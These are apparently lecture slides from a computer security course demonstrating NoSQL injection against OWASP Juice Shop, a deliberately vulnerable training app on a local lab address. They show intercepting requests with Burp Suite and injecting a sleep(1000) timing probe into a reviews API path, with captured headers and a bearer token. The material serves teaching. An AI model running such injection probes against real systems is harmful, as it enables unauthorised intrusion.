CS 455 – Computer Security Fundamentals

Dr. Chen-Yeou (Charles) Yu

System and Networks Security

- **Database vulnerability**
  - ~~**Simple SQL injection (Penetration Testing)**~~
    - ~~**A very silly example**~~
    - ~~**Reconnaissance**~~
      - ~~**Sqlmap**~~
    - ~~**Hacking (use the dictionary)**~~
      - ~~**TBD, in Part6**~~
  - **NoSQL injection**
- **Appendix: OWASP (Open Web Application Security) Juice Shop (TBD)**

NoSQL injection

- First thing, I want to tell you that, the flow in doing the website hacking is mostly like this:
    - Click on some item on the webpages (step1)
    - “Observe” the http request / or response in the **tool**, i.e. Burpsuite (step2)
    - Identify the fields, payloads, anything injectable(s) (step3)
    - Modify the payloads
    - Send to the server
    - Click on corresponding view on the webpages, or try to refresh the browser and see if there are anything changes? (loop back to step1 and step2)
- Basically, hacking are the activities “back-and-forth”. It is not possible something in the Holleywood movie --- hacking are just a few mouse clicks and keystrokes!


NoSQL injection

- The idea is that, webservers or any kind of software are dumb.
  - They will do anything by following the commands
  - If the commands for them, seems like legitimate
  - So based on this, we need to do lots of testing and try to find it out
    - This might take a while if we are not lucky
    - Get stuck in Step1~Step3
    - We will get stuck easily if the server has good setup or patched with latest security patches

NoSQL injection


- Previously, we did some reconnaissance in OWASP Juice Shop
- We briefly introduced the web based API as well as the uses in BurpSuite
- Now we click the

Apple Juice



NoSQL injection

- Find the corresponding HTTP 200 record
- Right click the related record, select the [Edit and Resend]




Status	Met...	Domain	File	Type	Transferred	Si...
304	GET	192.168.0.10...	whoami	json	cached	11...
304	GET	192.168.0.10...	reviews	json	cached	4...
200	GET	192.168.0.10...	reviews	json	815 B	4...
304	GET	192.168.0.10...	reviews		cached	4...

http://192.168.0.106:3000/rest/products/1/reviews

- See? We begin to "try something" to find out its vulnerability. After the editing, we send it to server

NoSQL injection


Apple Juice (1000ml)


The all-time classic.

1.99¤

- Now we can do is to test this particular http request buy inserting something in it. (in this WebAPI)
- We just do some arbitrary test and see if we can find something?
- Sometimes, you will get error messages but those are valuable messages!
- We want to use sleep() as a function to test whether this "view" is vulnerable.
- This time we won't get error messages from website but we can make a quick guess --- it might take longer time in order for a response to come in.

NoSQL injection

This is still in the **Firefox**, **web developer tools**. See? It supports basic hacking functions ☺



Method: GET


URL: http://192.168.0.106:3000/rest/products/sleep(1000)/reviews

Request Headers

```
Host: 192.168.0.106:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

NoSQL injection

- Click the [send], and you can see something coming in, right here.
- It will take longer time than usual




Status	Method	Domain	File	Initiator
304	GET	192.168.0.106:3000	whoami	polyfills-es2015.js:1 ...
304	GET	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...
200	GET	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...
304	GET	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...
200	GET	192.168.0.106:3000	reviews	NetUtil.jsm:148 (xhr)
200	GET	192.168.0.106:3000	/socket.io/?EIO=3&transport=polling&t=Nf79OI6	polyfills-es2015.js:1 ...
101	GET	192.168.0.106:3000	/socket.io/?EIO=3&transport=websocket&sid=MPKqypu4KAssbbLlAABx	websocket
200	GET	192.168.0.106:3000	/socket.io/?EIO=3&transport=polling&t=Nf79OdQ&sid=MPKqypu4KAssbbLl...	polyfills-es2015.js:1 ...

NoSQL injection

- It works! After a “send”, every item comes back has about 1 sec delay.
- Now we know that, this kind of http request for WebAPI is vulnerable
- But what can we do? How to attack?
- What we are going to do now is to turn on our BurpSuite by typing burpsuite in the terminal
- Once it is turned on, go to the [Proxy] tab.
- Find out any of the corresponding http requests
- Under the [Intercept] tab we can see the following

NoSQL injection

- We can see the there is a “GET” message for our click




Request to http://192.168.0.106:3000

```
GET /rest/products/1/reviews HTTP/1.1
Host: 192.168.0.106:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInVzZXJuYW1lIjoiYW5vbnltb3VzIiwiZW1haWwiOiJoYWNrZXJsb2lAbG9pb
Glhbmd5YW5nLmNvbSIsInBhc3N3b3JkIjoiMjVkNTVhZDI4M2FhNDAwYWY0NjRjNzZkNzEzYzA3YWQiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjE5Mi4xNjguMC4xOTIiLCJ
